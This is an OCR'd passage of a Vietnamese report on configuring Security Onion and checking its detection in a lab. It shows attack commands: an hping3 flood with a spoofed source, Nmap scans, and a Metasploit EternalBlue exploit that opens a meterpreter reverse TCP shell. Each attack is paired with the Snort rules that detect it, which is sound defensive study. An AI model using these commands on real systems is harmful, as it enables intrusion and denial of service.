
Hình 3.10:Cấu hình cho phép địa chỉ host quản lý tại hệ thống Security Onion.

Dữ liệu Beats có thể được xem qua bảng điều khiển Beats, (hoặc thông qua việc lựa chọn chỉ mục *:logstash-beat-* trong Discover) trong *Kibana*.

OSSEC/ Wazuh

Security Onion còn sử dụng thêm OSSEC/Wazuh làm hệ thống phát hiện xâm nhập host (HIDS). Wazuh tự giám sát và bảo vệ hệ thống Security Onion và người dùng có thể cấu hình thêm trên để giám sát các máy client trong hệ thống.

Để cấu hình trên các máy chủ client cần lựa chọn đúng phiên bản Wazuh cho hệ điều hành máy client, ví dụ hình dưới là thiết lập cho client Windows:



Hình 3.11:Cấu hình kết nối agent Wazuh/OSSEC tại hệ thống Security Onion.

Tệp cấu hình chính cho Wazuh client là C:\Progarm File\ossec-agent

Tệp cấu hình chính cho Wazuh tại Security Onion là var/ossec/etc/ossec.conf

Đôi khi, Wazuh có thể nhận ra hoạt động hợp pháp tiềm ẩn nguy cơ độc hại và chuyển đến danh sách đen các IP đáng tin cậy để chặn kết nối. Điều này có thể dẫn đến hậu quả không mong muốn. Để ngăn điều này xảy ra, có thể đưa địa chỉ IP đáng tin cậy vào danh sách trắng và thay đổi các cài đặt khác trong /var/ossec/etc/ossec.conf:

```
<global>
<white_list>dia_chi_ip_agent</white_list>
</global>
```

Các quy tắc mới và sửa đổi các quy tắc hiện có trong/var/ossec/rules/local_rules.xml. Cần chạy so-allow để cho phép lưu lượng truy cập từ địa chỉ IP của client Wazuh.

```
Please enter your selection:
o

Configuring firewall for OSSEC/Wazuh agent...
Please enter the IP address (or CIDR range) you'd like to allow to connect to port(s): 1514
192.168.56.0/24
We're going to allow connections from 192.168.56.0/24 to port(s) 1514.

Here's the firewall rule we're about to add:
sudo ufw allow from 192.168.56.0/24 to any port 1514

To continue and add this rule, press Enter.
```

Hình 3.12:Cấu hình mở port 1514 cho OSSEC/Wazuh tại hệ thống Security Onion.

Để tự động hóa việc triển khai các tác nhân Wazuh, máy chủ Wazuh bao gồm ossec-authd. Khi sử dụng ossec-authd, hãy đảm bảo thêm một ngoại lệ tường lửa để các tác nhân truy cập vào cổng 1515/tcp trên nút trình quản lý Wazuh:

```
sudo ufw allow proto tcp from agent_ip to any port 1515
```

Sysmon

System Monitor (*Sysmon*) là một dịch vụ hệ thống Windows theo dõi và ghi lại hoạt động của hệ thống vào nhật ký sự kiện Windows. Sysmon là một công cụ của Sysinternals cung cấp loại dữ liệu bao gồm các sự kiện tạo quy trình, hoạt động dòng lệnh, kết nối mạng, thông tin Nhật ký sự kiện Windows, v.v, Winlogbeat có thể lấy các nhật ký này và gửi chúng đến Security Onion.

Sau khi lựa chọn phiên bản Sysmon, cần tải xuống và giải nén cả Sysmon và tệp cấu hình, sau đó sao chép cả hai tệp vào tệp cố định. Ví dụ lưu tại: C:\ProgramFiles\Sysmon.

Chạy câu lệnh sau để cài đặt và đảm bảo Sysmon hoạt động tại mục Service:

```
PS C:\Program Files\Sysmon>.\sysmon64.exe -accepteula -i sysmonconfig-export.xml
```

```
PS C:\Windows\system32> cd \
PS C:\> cd C:\Sysmon\
PS C:\Sysmon> .\Sysmon.exe -accepteula -i .\sysmonconfig-export.xml

System Monitor v13.02 - System activity monitor
Copyright (C) 2014-2021 Mark Russinovich and Thomas Garnier
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com
```

Hình 3.13:Cài đặt Sysmon cho hệ thống Security Onion.

3.2.3. Triển khai thành phần giao diện và quản trị


Security Onion sử dụng Elastic Stack để tổng hợp dữ liệu từ các thành phần hệ thống sau đó phân tích và hiển thị trực quan dữ liệu đó theo thời gian thực. Elastic Stack tích hợp cho Security Onion bao gồm các ngăn thành phần là Elasticsearch, Logstash và Kibana.

Các thành phần giao diện và quản trị Elastic Stack được tích hợp sẵn sau khi cài Security Onion (*các bước cài đặt tại phụ lục 1*). Sau khi cài đặt ta có thể kiểm tra hoạt động của Elastic Stack bằng câu lệnh: so-elastic-status

```
so@so-VirtualBox:~$ sudo so-elastic-status
Status: Elastic stack
  * so-elasticsearch                                                    [  OK  ]
  * so-logstash                                                         [  OK  ]
  * so-kibana                                                           [  OK  ]
  * so-freqserver                                                       [  OK  ]
  * so-domainstats                                                      [  OK  ]
  * so-curator                                                          [  OK  ]
  * so-elastalert                                                       [  OK  ]
```

Hình 3.14:Kiểm tra thành phần Elastic.

Tiếp tục kiểm tra giao diện trên trình duyệt qua địa chỉ: localhost:5601 hoặc <dia_chi_IP_sniff>:5601



Hình 3.15:Giao diện Kibana.


3.3. Một số kịch bản thử nghiệm, kết quả và đánh giá

3.3.1. Một số kịch bản thử nghiệm phát hiện tấn công, xâm nhập

Các kịch bản thử nghiệm phát hiện tấn công, xâm nhập vào hệ thống được xây dựng trên nền Oracle VM VirtualBox bao gồm máy chủ Security Onion phiên bản 16.04, máy tính client Windows 10, và máy tính tấn công Kali Linux.

Hệ thống sẽ sử dụng mạng ảo Virtualbox Host only network có dải IP: 192.168.56.0/24. Ngoài ra, máy chủ Sercurity Onion sẽ sử dụng thêm một đường NAT kết nối với Internet. Các kịch bản tấn công lần lượt là Tấn công dò cổng, Tấn

công Dos, Tấn công giao thức FTP, Tấn công quét lỗ hổng Web Server, Khai thác Eternalblue Windows. Sơ đồ sẽ được thiết lập như hình 3.16:




Hình 3.16:Sơ đồ thử nghiệm phát hiện tấn công xâm nhập.

3.3.1.1. Tấn công dò cổng

Kịch bản này kẻ xâm nhập sẽ sử dụng máy tính Kali Linux tiến hành dò tìm các cổng đang được mở trên máy tính Windows. Đối tượng sẽ sử dụng Nmap dò tìm trên địa chỉ 192.168.56.102 của máy tính Windows và nhận thấy các cổng 135/TCP của dịch vụ msrpc, cổng 138/TCP của dịch vụ netbios-ssn và cổng 445/TCP của dịch vụ microsoft-ds đang mở.

Kết quả thu được như hình 3.17:



Hình 3.17:Kết quả dò cổng bằng Nmap.

Hệ thống Security Onion sẽ sử dụng các thư viện luật của ET Open được cập nhật liên tục tại https://rules.emergingthreats.net/open/. Đối với trường hợp tấn công dò cổng hệ thống sẽ áp dụng luật sau:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN Potential VNC Scan  "; flags:S,12; threshold: type both, track by_src, count 5, seconds 60; reference:url,doc.emergingthreats.net/2002911; classtype:attempted-recon; sid:2002911; rev:5; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

Khi phát hiện đối tượng dò cổng, thành phần NIDS cụ thể là Snort sẽ đưa ra cảnh báo:"ET SCAN Potential VNC Scan" đối với các lệnh dò cổng có chứa cờ S *(flags:S)* và với số lượng từ 5 gói tin trở lên trong vòng 60 giây được trao đổi với máy tính Windows.

Alert	Source IP Address	Destination IP Address	Count
ET SCAN Potential VNC Scan 5800-5820	192.168.56.103	192.168.56.112	2
ET SCAN Potential VNC Scan 5900-5920	192.168.56.103	192.168.56.112	2

Hình 3.18: Cảnh báo dò quét cổng.

3.3.1.2. Tấn công Dos

Kịch bản này kẻ xâm nhập sẽ sử dụng Hping3 từ máy tính Kali Linux thực hiện tấn công Dos đến máy tính Windows. Ngoài ra đối tượng sẽ giả mạo địa chỉ tấn công là 192.168.56.104. Trạng thái tấn công được minh họa trong hình 3.19:

```
┌──(root💀 kali)-[/home/kali]
└─# sudo hping3 -S 192.168.56.112 -a 192.168.56.104 -p 22 --flood
HPING 192.168.56.112 (eth0 192.168.56.112): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.112 hping statistic ---
806497 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Hình 3.19:Trạng thái tấn công Dos bằng Hping3

Đối với phương thức tấn công này, Snort sẽ sử dụng luật sau:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 22 (msg:"ET SCAN Potential Scan
OUTBOUND"; flags:S,12; threshold: type threshold, track by_src, count 1000,
seconds 120; reference:url,en.wikipedia.org/wiki/Brute_force_attack;
reference:url,doc.emergingthreats.net/2003068; classtype:attempted-recon;
sid:2003068; rev:6; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

Khi phát hiện đối tượng gửi một lượng lớn yêu cầu đến máy tính Windows, Snort sẽ đưa ra cảnh báo:"ET SCAN Potential Scan OUTBOUND" đối với các lệnh dò cổng có chứa cờ S *(flags:S)* và với số lượng từ 1000 gói tin trở lên trong vòng 60 giây được trao đổi với máy tính Windows.


Alert	Source IP Address	Destination IP Address	Count
ET SCAN Potential SSH Scan OUTBOUND	192.168.56.104	192.168.56.112	1,794
ET SCAN Potential SSH Scan	192.168.56.104	192.168.56.112	1

Hình 3.20:Cảnh báo tấn công Dos

3.3.1.3. Tấn công giao thức FTP

Kịch bản này kẻ xâm nhập sẽ tiến hành quét các thông tin, mật khẩu đăng nhập của người dùng tại máy chủ FTP trên máy tính Windows.

Đầu tiên ta có thư mục chia sẻ bằng giao thức FTP trên máy Windows như hình 3.21:




Hình 3.21:Tạo thư mục chia sẻ qua giao thức FTP.

Đối tượng sẽ tạo các file bao gồm user và mật khẩu để xâm nhập thông qua giao thức FTP:

Hình 3.22:Tạo các tệp chứa thông tin đăng nhập FTP

Đối tượng sẽ tấn công giao thức FTP bằng Hydra tại máy tính Kali Linux



Hình 3.23:Minh họa tấn công giao thức FTP bằng Hydra.

Đối với trường hợp này, Snort sẽ sử dụng luật sau:

```
alert tcp $HOME_NET 21 -> $EXTERNAL_NET any (msg:"ET SCAN Potential FTP
Brute-Force attempt response"; flow:from_server,established; dsize:<100;
content:"530 "; depth:4; pcre:"/530\s+(Login|User|Failed|Not)/smi"; threshold:
type threshold, track by_dst, count 5, seconds 300;
reference:url,doc.emergingthreats.net/2002383; classtype:unsuccessful-user;
sid:2002383; rev:12; metadata:created_at 2010_07_30, updated_at 2010_07_30;)
```

Khi phát hiện đối tượng gửi các yêu cầu đăng nhập FTP đến máy tính Windows nhiều lần trong một thời gian ngắn, Snort sẽ đưa ra cảnh báo:"ET SCAN Potential FTP Brute-Force attempt response" để cảnh báo.

Alert	Source IP Address	Destination IP Address	Count
ET SCAN Potential FTP Brute-Force attempt response	192.168.56.102	192.168.56.103	1

Hình 3.24:Cảnh báo tấn công dò thông tin FTP


3.3.1.4. Tấn công quét lỗ hổng Web Server

Kịch bản này kẻ tấn công sẽ quét để tìm các lỗ hổng nhằm xâm nhập hệ thống Webserver từ máy tính Kali Linux. Đầu tiên đối tượng sẽ sử dụng công cụ Nmap để dò thông tin địa chỉ của máy chủ Web như sau:

```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV -sC 192.168.56.110
Starting Nmap 7.91 ( https://nmap.org                -08 22:19 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --s
ystem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.110
Host is up (0.00011s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
|   256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
|_  256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Did not follow redirect to http://wordy/
MAC Address: 08:00:27:72:79:D3 (Oracle VirtualBox virtual NIC)
```

Hình 3.25: Dò thông tin máy chủ WEB

Sau khi biết được thông tin của trang web, đối tượng tiếp tục sử dụng công cụ Wpscan để tìm các lỗ hổng của máy chủ Web như sau:



Hình 3.26:Khai thác lỗ hổng máy chủ WEB.

Đối với kịch bản này Security Onion sẽ sử dụng luật sau:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET
WEB_SERVER Wordpress Login Bruteforcing Detected"; flow:to_server,established;
content:"/wp-login.php"; nocase; fast_pattern; http_uri; content:"POST";
http_method; content:"log|3d|"; http_client_body; content:"pwd|3d|";
http_client_body; threshold: type both, track by_src, count 5, seconds 60;
classtype:attempted-recon; sid:2014020; rev:3; metadata:affected_product
Wordpress, affected_product Wordpress_Plugins, attack_target Web_Server,
created_at 2011_12_12, deployment Datacenter, signature_severity Major, tag
Wordpress, updated_at 2020_04_22;)
```

Khi phát hiện đối tượng quét các thông tin trang Web thì Security Onion sẽ đưa ra cảnh báo "ET WEB_SERVER Wordpress Login Bruteforcing Detected".

Alert	Source IP Address	Destination IP Address	Count
ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	192.168.56.103	192.168.56.110	57
ET POLICY Http Client Body contains pwd= in cleartext	192.168.56.103	192.168.56.110	20
ET WEB_SERVER WPScan User Agent	192.168.56.103	192.168.56.110	5
ET WEB_SERVER Possible SQL Injection Attempt INSERT INTO	192.168.56.103	192.168.56.110	4
ET WEB_SERVER Wordpress Login Bruteforcing Detected	192.168.56.103	192.168.56.110	4

Hình 3.27:Cảnh báo tấn công Webserver

3.3.1.5. Khai thác lỗ hổng Eternalblue Windows

Kịch bản này kẻ xâm nhập sẽ quét và khai thác Eternalblue, lỗ hổng ms17-010 của Windows. Lỗ hổng này chính là nguyên nhân khiến WannaCry có thể lây lan mạnh mẽ. Đối tượng sẽ sử dụng công cụ Metasploit trên máy tính Linux để khai thác lỗ hổng này.

Đầu tiên kẻ tấn công sẽ mở Metaspolit trên Linux bằng quyền root và sử dụng lệnh use exploit/windows/smb/ms17_010_eternalblue để chọn mã khai thác Eternalblue ms17-010 như hình 3.28:

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  RHOSTS                      yes       The target host(s), range CIDR identifier, or hos
ts file with syntax 'file:<path>'
  RPORT      445              yes       The target port (TCP)
  SMBDomain  .                no        (Optional) The Windows domain to use for authenti
cation
  SMBPass                     no        (Optional) The password for the specified usernam
e
  SMBUser                     no        (Optional) The username to authenticate as
  VERIFY_ARCH  true           yes       Check if remote architecture matches exploit Targ
et.
  VERIFY_TARGET  true         yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):
```

Hình 3.28:Lựa chọn mã khai thác.

Tiếp tục set các tùy chọn: RHOST, PAYLOAD bằng các câu lệnh:

- set RHOST <IP máy bị khai thác>: Lựa chọn mục tiêu khai thác

- set PAYLOAD windows/x64/meterpreter/reverse_tcp: Lựa chọn giao thức để khai thác là TCP.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.56.112
rhosts => 192.168.56.112
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Hình 3.29:Cài đặt mục tiêu và giao thức.

Tiến hành xâm nhập lỗ hổng này.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.56.112:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.112:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service
Pack 1 x64 (64-bit)
[*] 192.168.56.112:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.112:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.112:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.56.112:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.112:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service
Pack 1 x64 (64-bit)
```

Hình 3.30:Xâm nhập và khai thác lỗ hổng ms17-010 Windows.

Sau khi xâm nhập được lỗ hổng, ta thử khai thác lỗ hổng bằng cách chuyển đến thư cụng hệ thống Windows một bức ảnh.

```
meterpreter > upload home/kali/Desktop/hacker.jpg
[*] uploading  : /home/kali/Desktop/hacker.jpg -> hacker.jpg
[*] Uploaded 65.46 KiB of 65.46 KiB (100.0%): /home/kali/Desktop/hacker.jpg -> hacker.jpg
[*] uploaded   : /home/kali/Desktop/hacker.jpg -> hacker.jpg
meterpreter > pwd
C:\Windows\system32
```

Đối với kịch bản này Security Onion sẽ sử dụng luật sau:

```
alert tcp any any -> $HOME_NET any (msg:"ET XPLOIT Possible ETERNALBLUE
Probe MS17-010 (MSF style)"; flow:to_server,established; content:"|ff|SMB|25 00
00 00 00 18 01 28|"; offset:4; depth:12; content:"|00 00 00 00 00 00 00 00 00 00|";
distance:2; within:10; content:"|23 00 00 00 07 00 5c 50 49 50 45 5c 00|";
```

```
fast_pattern; isdataat:!1,relative; threshold: type limit, track by_src, count 1,
seconds 30; reference:url,github.com/rapid7/metasploit-
framework/blob/master/modules/auxiliary/scanner/smb/smb_ms17_010.rb;
classtype:trojan-activity; sid:2025649; rev:3; metadata:affected_product
Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint,
created_at 2018_07_11, deployment Internal, former_category EXPLOIT,
signature_severity Major, tag Metasploit, tag ETERNALBLUE, updated_at
2019_09_28;)
```

Ngoài cảnh báo từ Snort thì thành phần phát hiện xâm nhập host OSSEC/Wazuh tích hợp trong Security Onion cũng sử dụng quy tắc sau để xác định tấn công thay đổi tập tin trên máy client.

```
<rule id="554" level="10" overwrite="yes"> <category>ossec</category>
<decoded_as>syscheck_new_entry</decoded_as> <description>File added to the
system.</description> <group>syscheck,</group>
```

